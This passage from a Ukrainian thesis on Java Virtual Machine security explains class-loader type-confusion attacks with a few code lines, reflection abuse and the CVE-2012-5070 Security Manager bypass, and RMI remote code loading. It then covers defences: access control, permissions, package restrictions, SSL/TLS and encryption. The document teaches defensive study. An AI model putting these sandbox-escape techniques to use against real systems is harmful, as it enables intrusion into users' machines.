З наведеного вище прикладу, можна помітити, що клас Spoofed із простору імен CL1 інший тип поля var, ніж відповідний клас із простору імен CL2. Існування таких двох різних визначень класу з тим же ім'ям не представляють ніякої загрози для безпеки JVM до тих пір, поки вони не сплутались в різних просторах імен. Це пов'язано з тим, що в якийсь момент може відбутись перетин просторів, що дасть можливість успішно виконати атаку заплутування типів. І цей перетин просторів імен є фактичною ціллю атаки на завантажувач класів.

Щоб реалізувати атаку на завантажувач класів,разом з класом Spoofed, необхідно реалізувати ще один клас - так званий міст(Додаток К).

Можна побачити, що клас Bridge містить посилання на класи Dummy та Spoofed через метод doIt. При спробі виконати цей метод для об'єкту, екземпляр якого завантажений через денний завантажувач класів, в перший раз, JVM просить визначення цих класів у завантажувача класів, який їх завантажує. Це зроблено через виклик protected методу loadClass завантажувача класів, яка виконується всередині JVM в процесі динамічного зв'язування. У даному конкретному випадку, процес динамічного зв'язування пов'язана з полями Dummy/value та Spoofed/var.

Сценарій типовї атаки на завантажувач класів зазвичай протікає в такий спосіб. По-перше, класи Dummy та MyArbitraryClass визначаються в просторі імен завантажувача класів CL1 :

|  |
| --- |
| Class dummy\_cl=cl1.defineClass("Dummy",Dummy\_def,0,Dummy\_def.length);  Class mac\_cl=cl1.defineClass("MyArbitraryClass",mac\_def,0,mac\_def.length); |

В той самий час проводиться визначення класу Bridge, але на цей раз в просторі імен завантажувача класів CL2:

|  |
| --- |
| Class bridge\_cl=cl2.defineClass("Bridge",Bridge\_def,0,Bridge\_def.length); |

Це оголошення, зроблено таким чином, що вподання об'єкта класу Dummy на тій же JVM, визначеного в просторі імен CL1 також використовується в просторі імен CL2. Те ж стосується класу MyArbitraryClass, об'єкт класу якого спільний для обох просторів імен. Крім того, одночасно різні визначення класу Spoofed записується в простори імен CL2 та CL1. Це може бути досягнуто шляхом правильної побудови методу loadClass для завантажувача класів CL2(Додаток Л).

На наступному кроці виконується атака, на оголошені класи Bridge та Dummy(Додаток М).

Що стосується визначення створеного класу Dummy, він містить тільки одне поле, типу Spoofed(Додаток Н).

Далі, виклик методу doIt класу Bridge здійснюється з використанням наступного коду зображеного уДодаток О.

В якості аргументу передаються посилання на типи Dummy і MyArbitraryClass. Оскільки виклик лежать у різних просторах імен, JVM робить відповідну перевірку за типом аргументів, переданих методу doIt. Зокрема, вона перевіряє, чи мають вони одного і того ж типу у різних просторах імен. У нашому випадку, ці типи збігаються, так як Dummy і MyArbitraryClass класи є однаковими для обох просторів імен CL1 і CL2[8].

В результаті виконання методу doit, значення поля var класу Spoofed присвоюється значення типу MyArbitraryClass. Це робиться, незважаючи на те, що в просторі імен CL1 записане інше визначення класу Spoofed. Зокрема, в просторі імен CL1, клас Spoofed має поле типу java.lang.Object. У просторі імен CL2 тип цього поля MyArbitraryClass.

Слідуючи представленому сценарію атаки на завантажувач класів, можна виконати приведення від одного типу Java для будь-якого не пов’язаного з ним типу. У нашому прикладі ми використовували два користувальницьких об'єкти завантажувача класів для виконання приведення типу від MyArbitraryClass до java.lang.Object. Однак на практиці, за замовчуванням, тільки один визначений користувачем об'єкт завантажувачу класу можна використовувати разом з завантажувачем класу аплета. Такий підхід до атаки завантажувача класу сильно обмежує її і дозволяє уникнути деяких зайвих перетинів просторів імен з завантажувача класу аплету до завантажувачу класу користувача[8].

## 2.5 Атаки на Generic об’єкти

Головна ідея даних атак використати недоліки інтерфейсу рефлексії та викликів методів цього інтерфейсу для досягнення наступних цілей:

* завантаження прихованих класів,
* отримання посилань на конструктори, методи або поля, прихованого класу,
* створення нових екземплярів об’єктів, виклик методів, отримання і встановлення значень полів захищеного класу.

Ціллю є отримати доступ до об'єктів, що чутливі до захищеності, і їх функціональності таким чином, щоб поставити під загрозу безпеку VM. Такі об'єкти є загальними в захищених пакетах.

## 2.6 Атаки за допомогою інтерфейсу рефлексії

Зловживання інтерфейсом рефлексії що були повідомлені Sun Microsystems у 2005 році потребували нагального вирішення. Компанія придумала ряд рішень для підвищення безпеки і зменшення можливості реалізації атак за допомогою інтерфейсу рефлексії.

Деякі методи інтерфейсу рефлексії були замінені на більш захищені, вони мають більш складну реалізацію через те, що проводять кілька перевірок можливості доступу до того чи іншого об’єкту. Також підвищення безпеки досягається за допомогою введення фільтрів, які були додані до класу sun.reflect.Reflection. Фільтри повинні були запобігти популярним атакам у ході яких зловмисник отримував доступ до прихованих полів чи методів.

На жаль, не зважаючи на усі нововведення, атаки за допомогою інтерфейсу рефлексії є актуальними і досі.

Для ілюстрації серйозності уразливостей у інтерфейсі рефлексії наведемо кілька прикладів.

• sun.awt.SunToolkit

Ціллю є виклик обмежених для використання класів та методів. В результаті виконання атаки можна повністю вимкнути менеджер безпеки (Security Manager);

• sun.org.mozilla.javascript.internal.DefiningClassLoader

Ціллю є виклик обмежених для використання класів та методів. В результаті виконання атаки можна повністю вимкнути менеджер безпеки(Security Manager) [2].

Розглянемо на прикладі CVE-2012-5070 механізм обходу менеджера безпеки, та завдяки цьому отримання можливості виходу за межі "пісочниці".

"Пісочниця" створювалася як механізм для безпечного виконання коду у клієнта без наслідків для самого клієнта і Java VM. Не важко уявити, що було б якщо кожен бажаючий міг виконати будь-який шкідливий код на системі користувача – зупинити бізнес додаток на Java, скачувати, видаляти і модифікувати будь-які файли. Але на жаль все не можна обмежити "пісочницею" і побудувати систему в повному вакуумі. Программа просто тоді не зможемо обмінюватися з системою інформацією. І тому Java VM має алгоритми для обміну інформацією з операційною системою і всередині самої Java VM. Java VM записує і читає файли на диску, запускає процеси, обмінюється службовою інформацією. І щоб Java VM могла спокійно виконувати ці дії, в пісочниці був реалізований doPrivileged код, який виконується з повними привілеями і знаходиться в системних бібліотеках Java в класі java.security.AccessController. Метод doPrivileged в класі має код що зображено уДодатку П.

Отже алгоритм безпеки побудований всередині самої віртуальної машини Java. Метод doPrivileged приймає як параметр об'єкт екземпляра класу що реалізовує інтерфейс PrivilegedAction. Клас реалізує інтерфейс PrivilegedAction повинен обов'язково мати метод run що виконається з привілеями.

Не завжди розробники Java використовують doPrivileged метод правильно чи розуміють всю відповідальність що лягаэ на них. Тоді зловмисник може відключити саму пісочницю (так званий SecurityManager), і робити, що захоче або виконати якийсь привілейований код. Розглянемо код на прикладі класу com.sun.jmx.remote.util.EnvHelp(Додаток Р) із системних бібліотек rt.jar.

І так ми бачимо перевантажений метод computeBooleanFromString який приймає як параметри колекцію ключ-значення значення (де хеш рядок, а значення будь-якого типу), рядок, і 2 параметри типу boolean (приймає значення true (істина) або false (хибне)).

Код(Додаток С) каже нам, що якщо ми передамо як параметр порожню колекцію об'єктів, то Java викине помилку і припинить виконання коду.

Беремо строкове значення з нашої колекції де як хеш виступає рядок переданий в метод computeBooleanFromString. Записуємо результат в змінну str.

Бачимо, що якщо рядок str яку повернула колекція порожня і paramBoolean1 (перший boolean параметр методу computeBooleanFromString) має значення true, то ми запишемо в змінну str значення з виконаного блоку AccessController.doPrivileged (new GetPropertyAction (paramString)). Розглянемо код:

Метод doPrivileged приймає як параметр новий екземпляр класу GetPropertyAction, який був створений за допомогою конструктора приймає як параметр рядок –строковий параметр методу(Додаток Т).

Отже, код System.getProperty (this.key) виконує з привілеями, а саме читає системні налаштування Java. Якщо виконати цей код без doPrivileged блоку, то Java VM викине помилку, що для виконання даного коду не вистачає прав і припинить подальше виконання коду.

Наприклад ми можемо прочитати домашню папку користувача - user.home, папку з тимчасовими файлами – java.io.tmpdr.

З Додатку Р видно, що якщо значення яке повернув doPrivileged блок пусте, то повертаємо другий параметр boolean типу. І якщо значення рядка відмінно від рядків true або false, то код викидає помилку зі значенням нашої рядка.[9]

Лістинг програми що використовує данний “експлоіт” можна знайти удодатку У.

## 2.7 Виконання коду отриманого зі сторони сервера

Реалізація протоколу RMI підтримує концепцію бази коду надану користувачем. База коду – це URL адреса, що вказує на віддалений ресурс, де сервер RMI повинен шукати не системний клас. Що цікаво, це те, що URL бази коду може бути надана клієнтові RMI як частина RMI виклику. Вона буде врахована сервером RMI, якщо значення властивості java.rmi.server.useCodebaseOnly істинне. Якщо це так, RMI сервер створить екземпляр RMIClassLoader з базою коду користувача. У майбутньому він буде використовуватися в якості основного завантажувача класів під час десеріалізациі об'єкта за допомогою MarshalInputStream[9].

Реалізація RMI не перевіряє чи є десеріалізований об'єкт сумісного типу з аргументом виклику методу. RMI сервер читає і створює екземпляр об'єкта, наданого в якості аргументу виклику за допомогою RMIClassLoader. Якщо об'єкт для зчитування виявиться невідомого класу, буде зроблена спроба витягти дані класу з бази коду наданої користувачем. Що створює можливість для віддаленого завантаження і виконання користувцьго Java коду.

Дана уразливість відома з 2005 року і була вирішена патчами, що випустила Oracle, у жовтні 2011. Та не зважаючи на це уразливість RMI досі присутня [3] у:

* RMIRegistry із JDK версії 1.7.0\_17
* GlassFish Server Open Source Edition 3.1.2.2 with security manager enabled.

## Висновки до розділу 2

У даному розділі були розглянуті основні загрози для застосувань побудованих на основі віртуальної машини Java.Також окрім загроз були розглянуті деякі механізми використання цих загроз для того щоб вплинути на роботу застосувань заснованих на основі віртуальної машини Java.

# 3 МЕТОДИ ПІДВИЩЕННЯ БЕЗПЕКИ ЗАСТОСУВАНЬ ПОБУДОВАНИХ НА ОСНОВІ ВІРТУАЛЬНОЇ МАШИНИ JAVA

## 3.1 Атаки за допомогою інтерфейсу рефлексії

### 3.1.1 Контроллер доступу

Клас AccessController використовується, щоб отримати мілкомодульне управління доступом, яке формує основну функцію нової моделі безпеки Java (починаючи з Java 1.3). SecurityManager все ще використовується в Java для зворотної сумісності; управління доступом тепер виконується у класі AccessController (тому його реалізація SecurityManager не рекомендується в Java 2). Наприклад, Ви можете реалізувати метод SecurityManager.checkRead (String fileName), як показано нижче:

|  |
| --- |
| checkPermission(new FilePermission(fileName,"read")); |

Ось як відповідний метод SecurityManager.checkPermission (Permission permission) виглядає:

|  |
| --- |
| java.security.AccessController.checkPermission(permission); |

Клас AccessController приймає рішення щодо надання доступу (метод checkPermission(), який визначає, чи повинен код бути виконаний як привілейований, якщо так то використовується doPrivileged() метод), і дозволяє Вам отримати посилання на поточний контекст управління доступом (з викликом методу getContext())[10].

Клас AccessControlContext інкапсулює всю інформацію про параметри доступу в додатку. Він може містити один або більше класів ProtectionDomain. Кожен клас містить права доступу, застосовні до певного розділу коду. Клас ProtectionDomain містить два класи з цією метою : PermissionCollection для того, щоб зберегти низку прав і CodeSource для того, щоб зберігати інформацію про ділянку коду у формі URL. Він може також зберігати інформацію про цифрові підписи в класі SignedBy, який в ланцюжку містить масив об'єктів сертифікатів. Код, отриманий від того ж джерела і підписаний тими ж людьми (тобто, ідентифікаційні дані), знаходиться в тому ж домені захисту. Метод checkPermission() об'єкта AccessControlContext перевіряє права доступу, пов'язані з набором об'єктів ProtectionDomain для поточного контексту[2].

Метод doPrivileged() може використовуватися для дій, які вимагають будь-яких повноважень у виконанні. Якщо викоконується doPrivileged(), застосовується спрощена процедура прийняття рішень. Передбачається, що у викликаний домен захисту дозвіл для того, щоб виконати привілейовані операції. Зазвичай при роботі з doPrivileged(), використовується інтерфейс PrivilegedAction, який не генерує виключення(Додаток Ф).

Другий параметр для методу doPrivileged() - об'єкт AccessControlContext, який вказує на коректний контекст, що має використовуватися для обмеження доступу. У AccessController є метод getcontext()для отримання і використання контексту.

### 3.1.2 Права доступу

Java 2 містить гарну платформу управління доступом. Основа цієї архітектури – абстрактний клас java.security.Permission, який описує об'єкт права доступу. Він містить ім'я ресурсу (наприклад, ім'я файлу) та рядок дій, які можуть бути зроблені на тому ресурсі (наприклад, "зчитування", "запис"). Метод Permission.implies(Permission) показує чи дозволений об'єкт Permission, переданний як параметер, за умови, що поточний об'єкт Permission також дозволений. Об'єкт Permission реалізує інтерфейс java.security.Guard. Клас повноважень містить багато підкласів в з різними цілями. У більшості цих підкласів є два конструктора – PermissionSubclass(String name) та PermissionSubclass(String name, String actions) – тобто параметрами виступають строкове представлення цільового імені ресурсу та дії представляють. Ось чотири з підкласи Permission за замовчуванням[2]:

* AllPermission(): доступ до всіх ресурсів.
* FilePermission(String fileName, String access): доступ до файлової системи. Строка access може містити параметр "read," "write," "delete," та "execute" розділені комами.
* SocketPermission(String address,String access): доступ до мережевих з'єднань. Рядок адреси може бути у формі IP або URL; рядок доступу може містити операції "accept" та "connect".
* PropertyPermission(String prop,String access): доступ до налаштувань властивостей.

### 3.1.3 Усуваємо недоліки менеджера безпеки

Оскільки у нас є список пакетів, яким потрібно обмежити весь доступ, є два кроки. По-перше, у властивостях "Security", потрібно включити обмежений пакет до списку package.access. Тоді потрібно надати коду, якому ми довіряємо RuntimePermission ("accessClassInPackage." + Pkg).

Захистити наш комп’ютер не змінюючи java.policy файл і java.security файл, було б дуже важким, можливо неможливим. java.security.Policy представляє інформацію в файлі java.policy, але він не надає доступ для запису. Можна було б створити свою власну реалізацію Policy і встановити її під час виконання, поки будь-який існуючий SecurityManager це дозволя.

Інший варіант – визначити користувальницький java.policy файл як параметр командного рядка. Цьому надається перевага, якщо ми надаємо застосування із засобом запуску, яке могло б бути легко виконано. Такий спосіб також надає деяку прозорість нашим користувачам. Досвідчений користувач може розглянути повноваження, які ми хотіли б надати додатку.

Ми виберемо перший варіант – із встановленням обмеження на пакет через модифікацію поля у java.security файлі – package.access, для цього розглянемо його більш детально. package.access – це список розділених комами імен пакетів, на які повинен бути перевірений доступ. Якщо завантажувач класу використовує метод checkPackageAccess(), і намагається отримати доступ до пакету в списку, визначеному в java.security файлі, то у програми має бути дозвіл з ім'ям accessClassInPackage. <packagename>. Для того, щоб доступ до класу, виконуються ті самі операції; ім'я властивості в java.security файлі – package.definition, і у належного дозволу є ім'я defineClassInPackage.<packagename>. Ця модель працює добре, але вона вимагає, щоб java.security файл і всі java.policy файли були скоординовані в їх спробах захистити доступ пакету і визначення. Програмна реалізація приведена у Додатку Х.

## 3.2 Виконання коду отриманого зі сторони сервера

До даних, що передаються через мережу, може легко отримати доступ хтось, хто не є їх передбачуваним одержувачем. Коли дані несуть в собі приватну інформацію, таку як паролі та номери кредитних карток, дуже важливо зробити все, щоб зробити дані незрозумілими для всіх хто не має повноважень на їх перегляд. Також важливо гарантувати, щоб дані не були змінені, як навмисно так і ненавмисно, під час передачі. Захищені сокети (SSL) і протоколи Transport Layer Security (TLS) були розроблені, щоб допомогти захищати конфіденційність і цілісність даних, в той час як їх передають через мережу.

Java Secure Socket Extension (JSSE)[11] дозволяє реалізувати безпечне інтернет з’єднання. Він служить основою і реалізацією для Java версії протоколів SSL і TLS, а так само включає функціональність для :

* шифрування даних;
* аутентифікація сервера;
* перевірка цілісності повідомлення ;
* додаткова аутентифікація клієнта.

Використовуючи JSSE, розробники можуть реалізувати безпечну передачу даних між клієнтом і сервером, які реалізують будь-який прикладний протокол, такий як Протокол передачі гіпертексту (HTTP), Telnet або FTP, по TCP/IP.

Абстрагуючи складні алгоритми безпеки і механізм "рукостискання", JSSE мінімізує ризик створення маленьких, але небезпечних уразливостей системи забезпечення безпеки. Крім того, це спрощує розробку додатків, виступаючи стандартним компонентом, який розробники можуть інтегрувати безпосередньо в їх програми.

Спочатку JSSE був додатковим пакетом до Java 2 SDK, Standard Edition (J2SDK), v 1.3. Він був повністю інтегрований в комплект розробника Java Standard Edition, починаючи з J2SDK 1.4 .

JSSE включає як основу для прикладного програмного інтерфейсу ( API), так і його реалізацію. API JSSE розширює базові мережеві та криптографічні служби, пакетами java.security і java.net, реалізуючи розширені класи сокетів, довірчий менеджер, менеджер ключів, SLL контексти і фабрики сокетів для приховання процедури створення сокета. Оскільки API сокета ґрунтується на моделі блокування введення-виведення, в JDK 5.0 був представлений SSLEngineAPI, щоб дозволити реалізаціям вибирати свої власні методи вводу-виводу.

API JSSE підтримує SSL версії 2.0 і 3.0 і Transport Layer Security ( TLS ) версії 1.0. Ці протоколи включають в себе нормальний двонаправлений потоковий сокет, а API JSSE додає прозору підтримку аутентифікації, шифрування і захисту цілісності. Реалізація JSSE, яка поставляється з JRE Oracle, підтримує SSL 3.0 і TLS 1.0, але не реалізує SSL 2.0.

JSSE є компонентом безпеки платформи Java SE 6 і грунтується на тих же принципах розробки, що і платформа Java Cryptography Architecture ( JCA ). Ця платформа для криптографічних елементів безпеки дозволяє їм мати незалежну реалізацію та, коли це можливо, незалежні алгоритми. JSSE використовує ту ж архітектуру " провайдера ", визначену в JCA .

Інші компоненти безпеки в платформі Java SE 6 включають Службу автентикації та авторизації Java ( JAAS ) і Засоби забезпечення безпеки Java ( Java Security Tools ). JSSE включає багато з механізмів і алгоритмів входять до складу JCE, але автоматично застосовує їх під простою API потокового сокета.[11]

API JSSE була розроблена, щоб дозволити безперешкодно включати інші протоколи SSL/TLS та реалізації Інфраструктури Управління Відкритими Ключами (PKI). Розробники можуть також реалізувати альтернативну логіку для визначення, яким віддаленим вузлам потрібно довіряти, або який ключ аутентифікації повинен бути відправлений на віддалений вузол.

Одна з причин ефективності SSL - те, що він використовує кілька різних шифрувальних процесів. SSL використовує криптографічні алгоритми з відкритим ключем, щоб забезпечити ідентифікацію, а криптографічні алгоритми з секретним ключем і цифровий підпис, щоб забезпечити цілісність даних і приватність. Для опису алгоритми установки SSL з'єднання потрібно пояснити деякі терміни.

### 3.2.1 Процесшифрування

Основна мета криптографії полягає в тому, щоб не допустити отримання доступу до приватного «спілкування» між двома сторонами особам, позбавленим прав на перегляд цього « спілкування». Не завжди можливо обмежити весь доступ до даних, але приватні дані можуть бути зроблені нерозбірливими, для сторін, що не мають повноважень, за допомогою процесу шифрування. Шифрування використовує складні алгоритми, щоб перетворити вихідне повідомлення або « зрозумілий текст», в закодоване повідомлення, назване зашифрованим текстом. Алгоритми для шифрування і розшифрування даних, які передаються по мережі, ділять на дві категорії: криптографічні алгоритми з секретним ключем і криптографічні алгоритми з відкритим ключем.

І криптографічні алгоритми з секретним ключем і криптографічні алгоритми з відкритим ключем залежать від використання узгодженого ключ до шифру або пари ключів. Ключ – послідовністьбітів, яка використовується шифрувальним алгоритмом або алгоритмами під час процесу шифровки і розшифрування даних. Ключ до шифру походить на ключ для замка : тільки з правильним ключем можна отримати доступ до даних.

Безпечна передача ключа між двома людьми, що спілкуються сторонами не є тривіальним питанням. Сертифікат відкритого ключа дозволяє стороні безпечно передавати свій відкритий ключ, гарантуючи приймачу справжності відкритого ключа.

### 3.2.2 Криптографічніалгоритмиз секретним ключем

Використовуючи криптографічний алгоритм із секретним ключем обидві сторони використовують один і той же самий ключ, щоб зашифрувати і розшифрувати повідомлення. Перш ніж будь-які зашифровані дані можна послати по мережі, обидві сторони повинні мати ключ і повинні узгодити алгоритм, який вони використовуватимуть для шифрування і дешифрування.

Одна з основних проблем криптографічних алгоритмів з секретним ключем - проблема того, як передати ключ від однієї сторони до іншої, не даючи можливості отримати доступ третім особам. Якщо треті особи отримають доступ до секретного ключа, вони можуть отримати доступ до будь-яких секретних повідомлень, зашифрованим за допомогою цього секретного ключа. Крім того, треті особи можуть також видати себе за одного з учасників «спілкування» і послати шкідливі зашифровані дані .

Як тільки проблема передачі секретного ключа вирішена, криптографія із секретним ключем може бути цінним інструментом. Алгоритми забезпечують чудову безпеку і шифрують дані відносно швидко. Більшість вразливих даних, посланих на сесії SSL, посилають, використовуючи криптографію з секретним ключем.

Криптографію з використанням секретного ключа також називають симетричною криптографією, тому що той же самий ключ використовується, щоб і зашифрувати і розшифрувати дані. Найбільш популярні алгоритми з використанням секретного ключа: Data Encryption Standard (DES), triple-strength DES (3DES), Rivest Cipher 2 (RC2) та Rivest Cipher 4 (RC4)[11].

### 3.2.3 Криптографічніалгоритмиз відкритим ключем

Криптографія відкритого ключа вирішує проблему передачі ключів використовуючи відкритий і закритий ключ. Відкритий ключ можна послати відкрито через мережу, в той час як закритий ключ зберігається в секреті у однієї з сторін, що спілкуються. Публічні та приватні ключі - доповнюють один одного ; що шифрує один ключ, другий ключ розшифрує .

Припустимо один користувач хоче послати повідомлення іншому користувачеві, використовуючи криптографічний алгоритм з відкритим ключем. У другого користувача є і відкритий і закритий ключ, таким чином, він тримає свій закритий ключ у безпечному місці і посилає відкритий ключ першого користувачеві. Перший користувач шифрує секретне повідомлення використовуючи відкритий ключ другого користувача. Другий користувач може пізніше розшифрувати повідомлення зі своїм приватним ключем .

Криптографічні алгоритми з використанням відкритого ключа також називають асиметричними, бо використовуються різні ключі для шифрування і розшифровки даних. Одним з найбільш відомих криптографічних алгоритмів з відкритим ключем - є алгоритмом Rivest Shamir Adleman (RSA). Інший алгоритм з відкритим ключем використовується для реалізації SSL, який був спеціально розроблений для секретного обміну ключами, - алгоритм Diffie - Hellman (DH). Асиметрична криптографія вимагає обширних обчислень, роблячи її дуже повільної. Тому вона, як правило, використовується тільки для шифровки маленьких повідомлень, таких як секретні ключі, а не для великих обсягів зашифрованих даних.

### 3.2.4 Сертифікати з відкритим ключем

Сертифікат з відкритим ключем дає можливість користувачеві безпечно передати його відкритий ключ, який буде використовуватися в асиметричних алгоритмах шифрування. Сертифікат з відкритим ключем запобігає виникненню такої ситуації: зловмисник, створивши свій власний закритий ключ і відкритий ключ, починає стверджувати, що він - легітимний учасник спілкування, і стає посередником між учасниками розмови.

Сертифікат з відкритим ключем може вважатися цифровим еквівалентом паспорта. Він випускається організацією, якій довіряють, і забезпечує ідентифікацію учасника. Організація, яка випускає сертифікати з відкритим ключем, відома як центр сертифікації ( ЦС). ЦС можна порівняти з громадським нотаріусом. Щоб отримати сертифікат з ЦС, потрібно надати документ що засвідчує особу. Як тільки ЦС впевнений, що претендент дійсно представляє організацію, ЦС підписує свідоцтво, що підтверджує дійсність інформації, що міститься в сертифікаті.

Сертифікат з відкритим ключем містить кілька полів, включаючи :

* Видавець - це ЦС, який випустив сертифікат. Якщо користувач довіряє ЦС, який випускає сертифікат, і якщо сертифікат правильний, користувач може довіряти сертифікату.
* Термін дії - сертифікат має дата закінчення терміну, і ця дата повинна бути перевірена під час перевірки законності сертифіката .
* Суб'єкт - поле суб'єкта містить інформацію про об'єкт, який представляє сертифікат.
* Відкритий ключ суб'єкта - основна інформація, яку містить сертифікат. Всі інші поля потрібні, щоб гарантувати законність цього ключа.
* Підпис - сертифікат забезпечений цифровим підписом ЦС, який випустив сертифікат. Підпис створюється, з використанням закритого ключа ЦС і гарантує законність сертифіката .

Кілька сертифікатів можуть бути з'єднані в ланцюжку сертифікатів. Коли ланцюжок сертифікатів використовується, першим завжди йде сертифікат відправника. Наступним є сертифікат об'єкта, який випустив сертифікат відправника. Якщо в ланцюжку є більше ще сертифікати, кожен наступний стосується об'єкта, який видав попередній сертифікат. Заключний сертифікат в ланцюжку - основний сертифікат. Основний ЦС - загальнодоступний центр сертифікації, якому всі довіряють. Інформація про декілька основних центрах сертифікації зазвичай зберігається в Інтернет- браузері клієнта. Ця інформація включає відкритий ключ ЦС.

### 3.2.5 ПроцесвстановленняSSLз’єднання

З'єднання з використанням SSL починається з обміну інформацією між клієнтом і сервером. Цей обмін інформацією називають "рукостисканням" SSL.

Три основних мети "рукостискання" :

* Узгодження використовуваного набору шифрів
* Підтвердження істинності ідентифікації (не обов’язково)
* Зміцнення інформаційної безпеки, погодивши механізм шифрування

Сеанс SSL починається з узгодження між клієнтом і сервером, про те який набір шифрів вони будуть використовувати. Набір шифрів - ряд криптографічних алгоритмів і розмірів ключів, які комп'ютер буде використовувати, щоб зашифрувати дані. Набір шифрів включає інформацію про обмінні алгоритмах з відкритим ключем або алгоритмах узгодження ключів і криптографічних хеш-функцій. Клієнт повідомляє серверу, які набори шифрів він має в наявності, і сервер вибирає найкращий взаємоприйнятний набір шифрів .

У SSL крок аутентифікації не обов'язковий, але, на приклад, для здійснення комерційних транзакції по мережі, клієнт зазвичай захоче аутентифікувати сервер. Аутентифікація сервера дозволяє клієнту бути впевненим, що сервер представляє саме ту організацію, яку клієнт очікує.

Щоб довести, що сервер належить організації, яку він стверджує, що представляє, сервер представляє свій сертифікат з відкритим ключем клієнта. Якщо цей сертифікат вірний, клієнт може бути впевнений у ідентифікаційних даних сервера.

Клієнт і сервер обмінюються інформацією, яка дозволяє їм домовитися про секретний ключі. Наприклад, в алгоритмі RSA, клієнт використовує відкритий ключ сервера, отриманий із сертифіката з відкритим ключем, щоб зашифрувати інформацію про секретний ключі. Клієнт відправляє зашифровану інформацію про секретний ключі в сервер. Тільки сервер може дешифрувати це повідомлення, тому що для цього потрібно закритий ключ сервера.

У клієнта і сервера тепер мають секретний ключ. Для кожного повідомленням вони використовують криптографічний хеш- функцію, обрану на першому кроці цього процесу, і секретну інформацію, щоб обчислити HMAC (код аутентифікації, повідомлення засноване на хеш-функції), який вони додають до повідомлення. Потім вони використовують секретний ключ і алгоритм із закритим ключем, узгоджений в першому кроці цього процесу, щоб зашифрувати секретні дані і HMAC. Клієнт і сервер тепер можуть безпечно спілкуватися, використовуючи зашифровані і хешировані дані .

### 3.2.6 Протоколрукостискання

SSL клієнт і сервер домовляються про встановлення зв'язку за допомогою процедури рукостискання. Під час рукостискання клієнт і сервер домовляються про різні параметри, які будуть використані, щоб забезпечити безпеку з'єднання[11]:

1. Клієнт посилає серверу номер версії SSL клієнта, зашифровані параметри, специфічні дані для сеансу та іншу інформацію, яка потрібна серверу, щоб спілкуватися з клієнтом, використовуючи SSL.
2. Сервер посилає клієнту номер версії SSL сервера, зашифровані параметри, специфічні дані для сеансу та іншу інформацію, яка потрібна серверу, щоб спілкуватися з клієнтом по протоколу SSL. Сервер також посилає свій сертифікат, який вимагає перевірки автентичності клієнта. Після ідентифікації сервер запитує сертифікат клієнта.
3. Клієнт використовує інформацію, передану сервером для перевірки автентичності. Якщо сервер не може бути перевірений, користувач отримує попередження про проблему й про те, що шифрування і аутентифікація з'єднання не може бути встановлена. Якщо сервер успішно пройшов перевірку, то клієнт переходить до наступного кроку.
4. Використовуючи всі дані, отримані досі від процедури рукостискання, клієнт (у співпраці з сервером) створює попередній секрет сесії, залежно від використовуваного шифру від сервера, шифрує його з допомогою відкритого ключа сервера ( отриманого з сертифіката сервера, відправленого на 2 -му кроці), а потім відправляє його на сервер.
5. Якщо сервер надіслав запит аутентифікацію клієнта (необов'язковий крок рукостискання), клієнт також підписує ще один шматок даних, який є унікальним для цього рукостискання і відомим як для клієнта, так і сервера. У цьому випадку, клієнт відправляє всі підписані дані і власний сертифікат клієнта на сервер разом з попередньо зашифрованим секретом.
6. Сервер намагається аутентифікувати клієнта. Якщо клієнт не може пройти перевірку автентичності, сеанс закінчується. Якщо клієнт може бути успішно аутентифікований, сервер використовує свій закритий ключ для розшифровки попереднього секрету, а потім виконує ряд кроків ( які клієнт також виконує ), щоб створити головний секрет .
7. І клієнт, і сервер використовують секрет для генерації ключів сеансів, які є симетричними ключами, що використовуються для шифрування й розшифрування інформації, якою обмінюються під час SSL сесії. Відбувається перевірка цілісності (тобто для виявлення будь-яких змін у даних між часом, коли він був посланий, і часом його отримання на SSL - з'єднанні ) .
8. Клієнт посилає повідомлення серверу, інформуючи його, що майбутні повідомлення від клієнта будуть зашифровані за допомогою ключа сеансу. Потім він відправляє окреме, зашифроване повідомлення про те, що частина рукостискання закінчена.
9. І в завершення, сервер посилає повідомлення клієнту, інформуючи його, що майбутні повідомлення від сервера будуть зашифровані за допомогою ключа сеансу. Потім він відправляє окреме, зашифроване повідомлення про те, що частина рукостискання закінчена.

На цьому рукостискання завершується, і починається захищене з'єднання, яке зашифрована і розшифровується за допомогою ключових даних. Якщо будь-яке з перерахованих вище дій не вдається, то рукостискання SSL не вдалося, і з'єднання не створюється[12].

Приклад реалізації SSL зєднання між клієнтом та сервером у інтерфейсі RMIпоказано у Додатку Ц.

### 3.2.7 Шифрування данних

Шифрування в Java може бути реалізовано за допомогою сторонніх бібліотек, як на приклад "Bouncy Castle", так і за допомогою стандартного API наданого Oracle - Java Cryptography Extension (JCE). Механізм, який виконує шифрування в JCE реалізований класом Cipher (javax.crypto.Cipher) ; він надає інтерфейс, для шифрування і дешифрування даних представлених у вигляді масиву або у вигляді потокових інтерфейсів Java[13].

Як всі механізми, що забезпечують безпеку, механізм шифрування реалізує іменні алгоритми. Алгоритми шифрування іменуються складовими іменами, які можуть включати в себе ім'я алгоритму, ім'я схеми заповнення та ім'я режиму. Нове ім'я для додаткової схеми або режиму може бути визначено так само, як і нове ім'я для алгоритму, не дивлячись на те, що JCE містить кілька стандартних імен.

Режими та схеми заповнення описані в класі Cipher, тому що він реалізує так звані блочні шифр ; тобто це означає, що клас управляє одним блоком даних (наприклад, 8 байтів ) за один раз. Доповнюють схеми потрібні, щоб гарантувати, що дані - можуть бути розбиті на ціле число блоків.

Режими потрібні, щоб змінити зашифровані дані тим самим ускладнивши завдання злому шифру. Наприклад, якщо дані, що шифруються, містять багато однакових блоків ( повторювані імена, заголовки/нижній колонтитул). Будь-які повторювані блоки в результуючих даних можуть допомогти зламати шифр. Різні режими шифрування даних допомагають запобігати подібні види атак. При використанні деяких режимів, використовуваний шифр, слід буде почати спеціальним способом, на приклад, коли шифр використовується для дешифрування. Деякі режими вимагають ініціалізації через вектор ініціалізації .

Режими також дозволяють блоковому шифру вести себе як потоковий шифр ; тобто замість того, щоб вимагати великий 8 - байтовий блок даних працював на, режим може дозволити даними бути обробленими в меншими обсягами. Таким чином, режими дуже важливі в роботі з потоками, де дані можуть бути передані по одному або двом символам .

Режими, що надає Java Cryptography Extension :

* ECB

Це - режим електронної куховарської книги. ECB є найпростішим з усіх режимів; він бере простий блок даних ( 8 байтів в реалізації JCE ), і шифрує весь блок відразу. Для того щоб приховати повторювані блоки даних нічого не робиться, і блоки можуть бути перемішані, що не вплине на процес дешифрування (хоча результуючий текст буде несправний). Через ці обмеження ECB рекомендується тільки для двійкових даних; текст або інші дані з повторюваними блоками даних не підходять для цього режиму.

